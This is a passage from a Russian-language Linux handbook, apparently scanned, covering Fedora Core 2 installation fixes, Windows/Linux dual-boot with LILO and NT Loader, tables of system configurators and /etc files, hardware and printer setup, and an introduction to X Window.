В процессе установки Fedora Core 2 обыкновенные COM-мыши (последовательные) не работают. Они начнут работать после завершения установки, а пока обходитесь клавиатурой или подключите PS/2-мышь.

Не удается войти в систему как root в графическом режиме

Включена система безопасности SELinux. При установке некоторым файлам в домашнем каталоге root назначается ошибочный контекст безопасности. Для исправления этой ошибки зарегистрируйтесь в консоли как root и введите команду:

```
setfiles /etc/security/selinux/file_contexts /root
```

Старые сетевые платы

Если у вас старая сетевая плата, ее сетевой интерфейс может не «подниматься» при загрузке системы. Чтобы поправить это, введите от имени пользователя root команду:

```
chmod -x /sbin/mii-tool
```

Обновление Red Hat 7/8/9 до Fedora Core

Во время обновления Red Hat Linux 7/8/9 до Fedora Core может возникнуть конфликт программ из пакета Ximian GNOME. Чтобы ее избежать, удалите весь старый пакет Ximian.

1.4. Особенности установки нескольких операционных систем

Прежде чем устанавливать несколько операционных систем на одном компьютере, сделайте резервное копирование важной информации, т.к. процесс установки операционной системы включает в себя переразбиение жесткого диска на разделы и форматирование созданных разделов. Переразбиение жесткого диска необходимо, потому что Linux и Windows используют разные файловые системы. Существуют средства установки Linux в раздел FAT/FAT32 — **Lin4Win**, но я не рекомендую их использовать, т.к. в этом случае Linux работает крайне нестабильно и медленно.

Для переразбиения диска я бы посоветовал программу **Partition Magic v5** (или 6, или 7). Если вы устанавливаете Linux Mandrake 7.0 или выше, **Partition Magic** вам не потребуется — в программу инсталляции встроен отличный конфигурактор разделов на диске. В книге также будет описано использование программы **fdisk** для Linux, так как она присутствует во всех дистрибутивах Linux.

Рассмотрим два наиболее распространенных варианта установки нескольких операционных систем:

1. Вы устанавливаете Windows 9x и Linux.
2. Вы устанавливаете Windows NT/2000/XP, Windows 9x и Linux.

1.4.1. Установка Windows 9x и Linux

Главное правило при такой установке заключается в том, что сначала следует устанавливать Windows 9x, и только после этого Linux. Дело в том, что при установке Windows 9x перезаписывает главную загрузочную запись MBR (Master Boot Record) и, если Linux уже был установлен, загрузить его вы уже не сможете. При этом очень напрашивается следующий совет: **СОЗДАЙТЕ ЗАГРУЗОЧНУЮ ДИСКЕТУ ДЛЯ LINUX!** Если вы в очередной раз переустановите Windows, без этой дискеты загрузить Linux вы уже не сможете.

Что делать, если вы переустановили Windows и Linux больше не загружается:

1. У вас есть загрузочная дискета для Linux: загрузитесь, используя эту дискету. Затем зарегистрируйтесь в системе как пользователь *root*, введите команду **lilo** и перезагрузите машину (команда **reboot**).
2. У вас нет загрузочной дискеты: используйте программу **loadlin** — ее описание будет приведено ниже.
3. Нет загрузочного диска и нет программы **loadlin**: переустановите Linux (после установки Windows, естественно). При установке Linux не форматировать разделы и тогда ваши данные останутся неповрежденными.

Самым оптимальным загрузчиком при данной схеме установки (Windows 9x + Linux) является **LLO** (Linux Loader). Я бы не рекомендовал использование каких-либо сторонних загрузчиков, как бы стабильно они

ни работали. Во время инсталляции Linux программа установки спросит, куда устанавливать LILO — выберите MBR.

В случае деинсталляции Linux (после того, как вы уже удалили разделы Linux) восстановить MBR, то есть удалить LILO, поможет команда `fdisk /mbr`. При этом нужно использовать программу `fdisk` из комплекта загрузочного диска Windows.

1.4.2. Установка Windows 9x, Windows 2000/XP и Linux

Первый способ

В этом способе используется загрузчик NT Loader. Выполните установку Windows 2000 в раздел NTFS, а Windows 9x — в раздел FAT/FAT32. Не забудьте приготовить четыре системных дискеты для восстановления! Напомню, что если вы хотите установить Windows 95, то ее нужно устанавливать первой, а потом Windows 2000. При установке Windows 98 и Windows 2000 порядок установки не имеет значения.

Устанавливать Linux нужно после установки Windows 2000. При этом необходимо учесть, что раздел Linux должен находиться до 1024 цилиндра! Это связано с «ошибкой цилиндра 1024» — Linux может использовать разделы, расположенные после цилиндра 1024, но не может загружаться с таких разделов. В последних версиях Linux данная проблема устранена, но рассматриваемый способ установки требует, чтобы вы создали раздел Linux до цилиндра 1024 — иначе вам придется загружать Linux с дискеты.

Еще раз напоминаю: обязательно создайте загрузочную дискету для Linux. При установке LILO выберите MBR — Linux перезапишет главную загрузочную запись. Далее загрузите с четырех загрузочных дискет Windows 2000 и выберите пункт «Recover» в меню загрузчика и режим «Command mode». Затем зарегистрируйтесь в системе как *Administrator*. Выполните команды `fixboot` и `fixmbr` — теперь Windows 2000 будет нормально загружаться.



(Примечание)

Команды `fixboot` и `fixmbr` используются в Windows 2000 для восстановления главной загрузочной записи (MBR). Команда `fixmbr` практически аналогична команде `fdisk /mbr` в Windows 9x.

Затем загрузитесь с системной дискеты Linux и войдите в систему под `root`. Откройте в любом текстовом редакторе файл `/etc/lilo.conf`, например `joe /etc/lilo.conf`. В начале файла есть ссылка на загрузочный раздел по умолчанию, например, `/dev/hda`. Вам нужно изменить это значение на диск и раздел, в который была установлена ОС Linux, например `/dev/hdb1`.

Введите команду `lilo` и увидите, что загрузочный раздел не является первым на диске — именно это вам и нужно. В этом случае загрузочная запись Windows 2000 не будет повреждена. Запишите загрузчик Linux в файл `/linux.ldr`:

```
dd if=/dev/hdb1 bs=512 count=1 of=/linux.ldr
```

Теперь этот файл нужно скопировать на дискету:

```
mscopy /linux.ldr a:
```

Перезагрузите Linux командой **reboot** и загрузите Windows 2000. Скопируйте файл `linux.ldr` в корневой каталог диска C: и присвойте ему атрибут *read-only*. Добавьте строку в файл `boot.ini`

```
C:\linux.ldr="Linux"
```

В результате при перезагрузке компьютера вы сможете загрузить Linux с помощью NT Loader.

Второй способ

Существует более простой способ установки Linux и любой операционной системы семейства Microsoft Windows — Windows 9x, 2000, XP. Сначала нужно установить все ОС Windows, а потом установить Linux. При этом вместо начального загрузчика будет использоваться не NT Loader, а LILO. В этом случае вы получите двойное меню: сначала нужно выбрать между загрузкой Linux и Windows, а потом выбрать нужную вам ОС Windows — Windows 9x или 2000/XP — в зависимости от того, какую систему вы установили, кроме Windows 9x. Второе меню — это как раз меню загрузчика NT Loader.

1.5. Настройка системы

1.5.1. Основные конфигураторы и конфигурационные файлы

Все файлы конфигурации Linux хранятся в каталоге `/etc`. Как правило, если служба использует более одного файла конфигурации, то она помещает все свои конфигурационные файлы в каталог, имя которого совпадает с названием службы. Например, в каталоге `/etc/ppp` хранятся файлы конфигурации демона `pppd`, который используется для установления PPP-соединения (что такое демон — читайте в п.3.1.4).

Настраивать параметры служб можно непосредственно, то есть, редактируя файл конфигурации. Но для этого нужно знать:

1. Название файла конфигурации (таблица в конце этого пункта поможет вам немного ориентироваться в названиях конфигурационных файлов).
2. Формат конфигурационного файла.
3. Назначение всех директив конфигурационного файла.

Хотя некоторые файлы конфигурации содержат довольно подробные комментарии, но намного проще редактировать файл конфигурации с помо-

стью программы-конфигуратора. Немного позже вы в этом убедитесь: мы попробуем настроить сетевую плату вручную и с помощью конфигуратора (см. п. 24.5).

Однако я не советую вам очень увлекаться конфигураторами. Во-первых, с помощью непосредственного редактирования файла конфигурации можно намного точнее настроить ту или иную службу. Поэтому конфигураторы целесообразно использовать, когда вы хотите быстро выполнить базовую настройку той или иной службы. Во-вторых, если в одном дистрибутиве есть привычный вам конфигуратор, то это совсем не означает, что он будет в другом дистрибутиве. Поэтому вам нужно хотя бы знать имена основных конфигурационных файлов — вдруг понадобится настраивать какой-нибудь старый или специфический дистрибутив.

Эта ситуация не надуманна: в своей жизни я столкнулся с такой проблемой. Я привык настраивать сетевые интерфейсы с помощью очень удобного конфигуратора `netconf`, но в дистрибутиве KSI Linux его не оказалось, как и компакта с конфигуратором. Тогда мне пришлось потратить очень много времени на чтение руководства (хорошо, что оно оказалось на русском языке).

В приведенных ниже таблицах вы узнаете команды для запуска основных конфигураторов операционных систем Mandrake (табл. 1.3) и Red Hat (табл. 1.4). Эти конфигураторы будут доступны в любом дистрибутиве, который основан на дистрибутивах Mandrake и Red Hat. Конфигурационные файлы приведены в табл. 1.5.

Основные программы-конфигураторы Linux Mandrake

Таблица 1.3

Программа	Запуск в консоли	Описание
<code>drakxconf</code>	Да	Основной конфигуратор
<code>drakboot</code>	Да	Конфигуратор загрузчика LILO (в графическом режиме - <code>DrakConf</code>)
<code>drakgw</code>	Да	Совместное использование Интернет-соединения
<code>draknet</code>	Да	Настройка сети
<code>drakfloppy</code>	Нет	Создание загрузочного диска
<code>draksec</code>	Да	Определение уровня безопасности
<code>drakfont</code>	Да	Управление шрифтами, в том числе и конвертирование шрифтов Windows TTF
<code>drakxservices</code>	Да	Автозапуск сервисов
<code>diskdrake</code>	Нет	Программа для работы с разделами диска
<code>adduserdrake</code>	Да	Управление учетными записями
<code>keyboarddrake</code>	Да	Настройка клавиатуры
<code>mousedrake</code>	Да	Настройка мыши
<code>printerdrake</code>	Да	Настройка принтера
<code>netconf</code>	Да	Настройка сети
<code>modemconf</code>	Да	Конфигурирование модема
<code>XFdrake</code>	Да	Настройка сервера X
<code>Xdrakres</code>	Да	Установка разрешения монитора
<code>Xconfigurator</code>	Да	Настройка X Window

Программа	Описание
setup	Основной конфигуратор
control-panel	Вспомогательный конфигуратор
modemtool	Конфигурирование модема
pnrtprintool	Настройка принтера
netconf	Настройка сети
xconfigurator	Настройка X Window
authconfig	Параметры аутентификации

Имя	Тип	Описание
codepages	Каталог	Содержит различные кодировки
CORBA/servers	Каталог	Здесь расположены серверы CORBA. Обычно эти серверы используются оконной средой Gnome
crond*	Каталог	Содержит сценарии, которые будут выполняться демоном crond по определенному расписанию. Описание определяется в файле /etc/crontab
cups	Каталог	Конфигурационные файлы системы печати CUPS
default/useradd	Файл	Информация по умолчанию для программы useradd
DrakConf	Каталог	Содержит файлы настройки конфигулятора DrakConf
emacs	Каталог	Конфигурационные файлы редактора emacs (настройки по умолчанию)
gnome	Каталог	Конфигурационные файлы приложения оконной среды Gnome
gtk	Каталог	Настройки программ, использующих библиотеку Gtk. Все файлы имеют суффикс, который соответствует коду языка. В зависимости от выбранного языка будет использован один из файлов. В этих файлах, как правило, можно определить кодировку и шрифт для приложения
htdig	Каталог	Конфигурационные файлы системы индексирования (поисковой системы) ht:Dig
httpd	Каталог	Конфигурационные файлы сервера Apache
mail	Каталог	Конфигурационные файлы программы sendmail
openldap	Каталог	Конфигурационные файлы LDAP
pam.d	Каталог	Параметры модуля аутентификации PAM
postfix	Каталог	Конфигурационные файлы программы postfix
ppp	Каталог	Конфигурационные файлы демона pppd
profile.d	Каталог	Различные сценарии инициализации
rc.d	Каталог	Сценарии инициализации системы. Данные сценарии выполняются при запуске системы. Уровень выполнения сценариев указывается в файле /etc/inittab
skel	Каталог	Настройки пользователя по умолчанию. При создании нового каталога пользователя содержимое данного каталога будет скопировано в новый каталог
ssh	Каталог	Конфигурационные файлы программы ssh
urpmi	Каталог	Конфигурационные файлы программы urpmi. Эта программа позволяет устанавливать пакеты RPM обыкновенным пользователям. Устанавливаться могут только авторизированные пакеты
X11	Каталог	Конфигурационные файлы X Window
xinet.d	Каталог	Дополнительные конфигурационные файлы суперсервера xinetd
aliases	Файл	Файл псевдонимов системы электронной почты
anacrontab	Файл	Расписание планировщика Anacron
at deny	Файл	Расписание планировщика at
auto *	Файл	Файлы конфигурации программы automount (сервис autofs)

Таблица 1.5 (продолжение)

Имя	Тип	Описание
bashrc	Файл	Установки интерпретатора bash
conf.linuxconf	Файл	Файл конфигурации конфигулятора linuxconf. В нем определяются модули программы linuxconf
crontab	Файл	Расписание планировщика crond
csh.cshrc	Файл	Конфигурационный файл интерпретатора C Shell
csh.login	Файл	Команды, которые будут выполнены при регистрации в системе пользователя, использующего C Shell
exports	Файл	Экспортируемые файловые системы. Используется сервисом NFS
fax config	Файл	Установки системы приема и передачи факсов
fb.modes	Файл	Примеры видеорежимов
fdprm	Файл	Параметры дисковода на гибких дисках (ГМД)
filesystem	Файл	Поддерживаемые файловые системы
fstab	Файл	Содержит статическую информацию о файловых системах. Указанные в этом файле файловые системы будут смонтированы при загрузке системы
ftusers	Файл	Содержит список пользователей, которым запрещена регистрация на сервере FTP
gettydefs	Файл	Настройки терминалов по умолчанию (используются программой getty)
gpm-root.conf	Файл	Файл конфигурации сервера gpm. Сервер gpm обеспечивает поддержку мыши на виртуальных консолях
group	Файл	Информация о группах
gshadow	Файл	Информация о группах при использовании Shadow Passwords
host.conf	Файл	Содержит конфигурационную информацию библиотеки разрешения имени узла сети. В этом файле определяется порядок поиска имен узлов сети
hosts	Файл	Содержит статическую информацию о соответствии имени определенному IP-адресу. Этот файл участвует в процессе разрешения имен
hosts.allow	Файл	Содержит список узлов, которым разрешен доступ к этой машине
hosts.deny	Файл	Содержит список узлов, которым запрещен доступ к этой машине
identd.conf	Файл	Параметры идентификации
inetd.conf	Файл	Файл конфигурации суперсервера inetd
inittab	Файл	Таблица инициализации системы. Используется программой init
isbnp.pgone	Файл	Некоторые параметры PnP для устройств ISA
issue, issue.net	Файл	Определяют приветствие при попытке регистрации в системе. Файл issue выводится на консоль при локальной регистрации, а issue.net — при регистрации по сети, например, по протоколу telnet
lilo.conf	Файл	Конфигурационный файл LILO
lmhosts	Файл	Часть пакета Samba. Его название аналогично назначению одноименного файла в Windows NT. Другими оловами, этот файл предназначен для преобразования имен NetBIOS в IP-адреса
login.defs	Файл	Некоторые дополнительные параметры для программ useradd и groupadd
lynx.cfg	Файл	Настройки по умолчанию браузера lynx
mime-magic	Файл	«Магический» файл типов MIME
mime-types	Файл	Здесь задаются типы MIME. Этот файл может использоваться сервером Apache вместо файла apache-mime.types, но его нужно прописать в файле httpd.conf
modules.conf	Файл	Содержит список загружаемых модулей и определяет их параметры
motd	Файл	Сообщение дня (Message of The Day)
mtab	Файл	Содержит информацию о смонтированных в данный момент файловых системах
networks	Файл	Содержит информацию о других сетях
passwd	Файл	Информация об учетных записях пользователей

Таблица 1.5 (продолжение)

Имя	Тип	Описание
printcap	Файл	Информация об установленных в системе принтерах
proftpd.conf	Файл	Конфигурационный файл сервера ProFTPD
protocols	Файл	Список поддерживаемых протоколов согласно стандарту RFC 1340
pwdb	Файл	Установки библиотеки pwdb
quota.conf	Файл	Информация о квотах
sendmail.cf	Файл	Основной файл конфигурации программы sendmail
services	Файл	Содержит разрешенные Internet-сервисы. Этот файл отвечает требованиям стандарта RFC 1700
passwd	Файл	Информация об учетных записях пользователей при включенных теневых паролях (Shadow Passwords)
shells	Файл	Содержит список зарегистрированных в система интерпретаторов командной строки
shutmsg	Файл	Содержащееся в этом файле сообщение обычно выводится клиентам овервера wu-ftpd при завершении работы сервера
smb.conf	Файл	Основной файл конфигурации пакета Samba
termcap	Файл	Настройки терминалов
xinetd.conf	Файл	Файл конфигурации суперсервера xinetd

Все конфигураторы, перечисленные в табл. 1.4, находятся в каталоге /usr/sbin. Загляните в этот каталог — вы найдете в нем еще много чего интересного.

Существует много других программ конфигураторов, но основную настройку можно произвести, запустив LinuxConf или основной конфигуратор — Setup или DrakConf.

1.5.2. Конфигураторы DrakConf и LinuxConf

Конфигуратор DrakConf позволяет всесторонне настроить ваш дистрибутив. В зависимости от версии конфигулятора (которая напрямую зависит от версии вашего дистрибутива) внешний вид конфигулятора может изменяться (рис. 1.26).

Конфигуратор позволяет:

- Настроить систему X Window.
- Изменить разрешение монитора.
- Изменить параметры загрузчика LILO.
- Добавить и удалить шрифты.
- Настроить общий доступ к Internet.
- Изменить параметры сетевых интерфейсов.
- Определить степень секретности.
- Включить или отключить автозапуск сервисов.
- Обновить систему (Live Update).
- Настроить оборудование (Hard Drake).




Рис. 1.26. Конфигуратор *DrakConf* в дистрибутиве *ALT Junior 2*




Рис. 1.27. Конфигуратор *linuxconf*

- Запустить программу Linux Conf, если она установлена в вашей системе.
- Отредактировать меню KDE.
- Выбрать тип клавиатуры и мыши.
- Настроить принтер.
- Установить, удалить или обновить программное обеспечение (Rpm Drake).
- Управлять учетными записями пользователей.

Вы можете запустить отдельный модуль конфигуратора, например, если вы хотите добавить какой-нибудь шрифт, не обязательно запускать весь конфигуратор — вы можете запустить программу **drakfont**. В табл. 1.3 приведен список практически всех модулей конфигуратора **DrakConf**.

Конфигуратор **LinuxConf** является альтернативным конфигуратором. Правда, по своим возможностям он немного уступает конфигуратору **DrakConf**. Для запуска **LinuxConf** введите команду **linuxconf**.

Конфигуратор **LinuxConf** может быть не установлен в вашем дистрибутиве, но вы точно найдете его в составе дистрибутивов **Linux Red Hat** и **Mandrake**.

1.6. Установка нового оборудования

1.6.1. Общие положения. Программа **kudzu**

Перед тем, как устанавливать новое оборудование, нужно убедиться, что ядро поддерживает ваше устройство. Если это не так, нужно пересобрать ядро и включить поддержку нового устройства. Можно со стопроцентной уверенностью сказать, что ваше ядро будет поддерживать вашу сетевую плату **RTL8139** или любую другую, совместимую с **NE2K PCI**. А вот о поддержке **USB-модема** или принтера ничего нельзя сказать — нужно только запускать программу **menucpfig**, с помощью которой вы можете настроить ядро, или же просто узнать, какие устройства поддерживает ваше ядро, а какие — нет.

Для определения нового оборудования используется утилита **kudzu** (рис. 1.29). Обычно она запускается при загрузке системы, но ее запуск занимает определенное время, поэтому я рекомендую отключить ее автозапуск и запускать ее вручную только, если это необходимо — не каждый же день вы устанавливаете новые устройства. Поэтому выполните команду **/usr/sbin/drakxservices** и отключите автоматический запуск утилиты **kudzu** (рис. 1.28).

Установив новое оборудование, введите команду **/usr/sbin/kudzu**. Запустится утилита **kudzu**, которая сообщит вам о найденном оборудовании.

Вы можете согласиться с установкой нового устройства, а можете отказаться от его установки. Задача **kudzu** состоит в том, чтобы определить, какое устройство установлено, и добавить соответствующие модули ядра для работы этого устройства. Модули можно добавить и вручную, если вы знаете точное




Рис. 1.28. Управление автозапуском сервисов




Рис. 1.29. Утилита kudzu

название модуля, с помощью команды `insmod` (для удаления модуля служит команда `rmmod`). Программа `kudzu` также прописывает модули в файле `/etc/modules.conf`

```
pre-install pcmcia_core CARDMGR_OPTS=-f /etc/rc.d/init.d/pcmcia start
above snd-pcm-oss snd-mixer-oss
alias sound-slot-0 snd-via686
above snd-via686 snd-pcm-oss
alias tap0 ethertap
options tap0 -o tap0 unit=0
```

В этом файле указываются автоматически загружаемые модули и их параметры. Откомпилированные модули хранятся в каталоге `/lib/modules`. Как добавить устройство вручную, вы узнаете в следующем пункте — мы будем вручную добавлять модуль для нашей сетевой платы.

Программа `kudzu` сразу же добавит модули для вашего устройства, поэтому вам не нужно по примеру Microsoft перезагружать машину.

Итак, немного подытожим. Алгоритм установки нового оборудования:

1. Убедиться, что ядро поддерживает устанавливаемое устройство. В случае необходимости пересобрать ядро. Как это сделать, подробно описано в гл. 38.
2. Запустить утилиту `/usr/sbin/kudzu`. Если нужно, вручную отредактировать файл `/etc/modules.conf` (или `conf.modules`), чтобы установить дополнительные параметры модуля.
3. Настроить новое оборудование с помощью соответствующего конфигуратора, например, если это сетевая плата, вы можете использовать конфигуратор `netconf`. Список конфигураторов и конфигурационных файлов приведен в табл. 1.3, 1.4, 1.5.

В следующем разделе будет разобрано подключение принтера, а о том, как установить модем и сетевую карту, читайте в п. 24.1 и 24.5 соответственно.

1.6.2. Установка и работа с принтером

Чтобы настроить принтер, запустите программу `printerdarke` или `printconfgui` (доступна в KDE). Или запустите конфигуратор `DrakConf` и выберите настройку принтера.

В появившемся окне выберите нужный вам тип принтера. Программа установки попросит ввести тип очереди и имя каталога для спула (буферный каталог, в который помещаются документы при печати). В качестве типа очереди можно выбрать:

- **Локальный принтер** — принтер, непосредственно подключенный к вашему компьютеру. Скорее всего, это и будет ваш вариант;

- **Unix Printer** — принтер, присоединенный к другому компьютеру, с которым вы связаны по сети. Причем на этом компьютере также установлена ОС Linux (Unix);
- **Windows Printer** — принтер, присоединенный к другому компьютеру, с которым вы связаны по сети. Но компьютер этот работает под управлением ОС Windows и на нем установлен сервер Samba (SMB);
- **Novell Printer** — как и в предыдущем варианте, принтер, подключенный к другому компьютеру, но работающему на основе технологий Novell;
- **JetDirect Printer** — принтер, который подключен напрямую к сети, а не через один из компьютеров.

Затем вам нужно будет указать драйвер принтера (рис. 1.30) и порт, к которому он подключен.

Устройство `/dev/lp0` в Linux соответствует порту LPT1 в DOS, `/dev/lp1` — LPT2 и т.д. Выберите порт, к которому подключен ваш принтер, и нажмите ОК.

Если у вас сетевой SMB-принтер, то нужно будет ввести имя и IP-адрес сервера (машина под управлением Windows в вашей сети, к которой подключен сетевой принтер), рабочую группу, имя общего ресурса и, если нужно, имя пользователя и пароль.

Потом нужно будет выбрать модель принтера и указать параметры печати (размер бумаги, разрешение печати). Очень советую включить режим Исправлять ступенчатую печать (Fix stair-stepping of text).

Если не включить режим Исправлять ступенчатую печать, при печати текстовых файлов большинство принтеров напечатают примерно следующее:

Первая строка

Вторая строка

Третья строка

Дело в том, что символ LF, используемый в Linux для обозначения конца строки, интерпретируется некоторыми принтерами, как перевод строки без возврата каретки (символ CR). При использовании этого режима программа-фильтр, через которую проходит информация перед выводом на печать, добавляет после каждого символа LF символ CR.



Рис. 1.30. Выбор драйвера принтера

Вся информация об установленных принтерах хранится в файле `/etc/printcap`. Принтер будет печатать и принимать задания на печать, только если он прописан в этом файле. В файле `/etc/printcap` может быть описано несколько принтеров. При этом каждая запись начинается с имени принтера. Затем со следующей строки следует ряд параметров, разделенных двоеточиями.

Так, параметр `sd` задает спул принтера (буферный каталог). Параметр `lp`, используемый только для локального принтера, указывает имя принтера (соответствующий ему файл-устройство). Параметр `mx` задает максимальный размер (в байтах) печатаемого файла.

Чтобы в дальнейшем не возвращаться к теме печати, расскажу о программах, лежащих в основе системы печати Linux. Именно они обеспечивают выполнение функций печати и ее настройки, и именно с ними взаимодействуют все программы, когда им необходимо что-либо напечатать. Эти программы вы можете самостоятельно использовать напрямую:

- `lpd` демон системы печати Linux (что такое демон — читайте в п. 3.1.4). Автоматически запускается при запуске системы;
- `lpr` программа-менеджер печати. Именно она принимает данные к печати, ставит их в очередь и помещает в спул. Позволяет добавлять новые задания в очередь;
- `lpq` программа, позволяющая просматривать очередь печати;
- `lpc` программа, контролирующая работу `lpd`. Позволяет манипулировать принтером (приостанавливать, отключать, менять очередь заданий и т.п.);
- `lprm` программа, предназначенная для удаления заданий из очереди печати.

Работа в Linux. Среды KDE и GNOME

2.1. Запуск Linux. Графическая система X Window

Система X Window (иногда ее неправильно называют X Windows) является мощной графической средой для UNIX-станций. Данная система была разработана в Массачусетском технологическом институте (MIT) и стала стандартом для всех UNIX-систем. Практически каждая рабочая станция UNIX работает на одном из вариантов системы X Window.

Группа программистов, возглавляемая Дэвидом Вексельблатом (David Wehseblat) создала свободно распространяемую версию MIT X Window для процессоров i80386-Pentium IV и совместимых с ними. Эта версия получила название XFree86, поскольку могла выполняться в операционных системах, предназначенных для процессоров, использующих систему команд x86 — Linux, FreeBSD и других.

Однако с версии 4.4 команда разработчиков XFree86 перешла на новую лицензию, которую общественность сочла несовместимой со Стандартной Общественной лицензией и поэтому недостойной включения в некоммерческую ОС.

Блюдя чистоту идеи открытого кода, другая команда запустила проект X.Org (<http://www.x.org>), представляющий собой развитие XFree86 от версии 4.3, еще имевшей «правильную» лицензию. В результате одни дистрибутивы (например, Fedora Core) содержат реализацию стандарта X11 от X.org, а другие (например, предыдущие ОС Red Hat) — от XFree86.org. Различия коснулись имен и расположения некоторых файлов. Так, исполняемый файл XFree86 стал называться Xorg, а основным конфигурационным файлом вместо `/etc/X11/XFree86Config` стал `/etc/X11/xorg.conf`. Формат его при этом не изменился.

Интерфейс пользователя операционной системы Linux как бы состоит из двух частей: консольной и графической. Работая в Linux, вы можете находиться в одном из двух режимов: либо работать в консоли, либо в системе X Window.

Конечно, вы можете переключать режимы работы, например, работать в консоли с одним приложением, и переключаться в графический режим для работы с другой программой. Но для этого вам потребуется двойная регистрация: вы должны сначала зарегистрироваться для работы в одном режиме, например, для работы в консоли, а потом зарегистрироваться для работы в системе X Window.

Сама по себе система X Window не предоставляет никакого пользовательского интерфейса. Система X Window предоставляет другим программам средства для работы с видеоподсистемой компьютера, то есть графической платой и монитором. А интерфейс пользователя создается другими программами — оконными средами или оконными менеджерами.

Практически все параметры системы X Window находятся в файлах, которые расположены в каталоге `/etc/X11`. Основным файлом конфигурации является файл `XFree86Config-4` (или `XFree86Config`, если у вас устаревшая версия `XFree86`). Редактировать данный файл вручную — дело неблагодарное и рутинное. Проще всего использовать один из конфигураторов, например, `XFree86` в Mandrake или `redhat-config-xfree86` в RedHat.

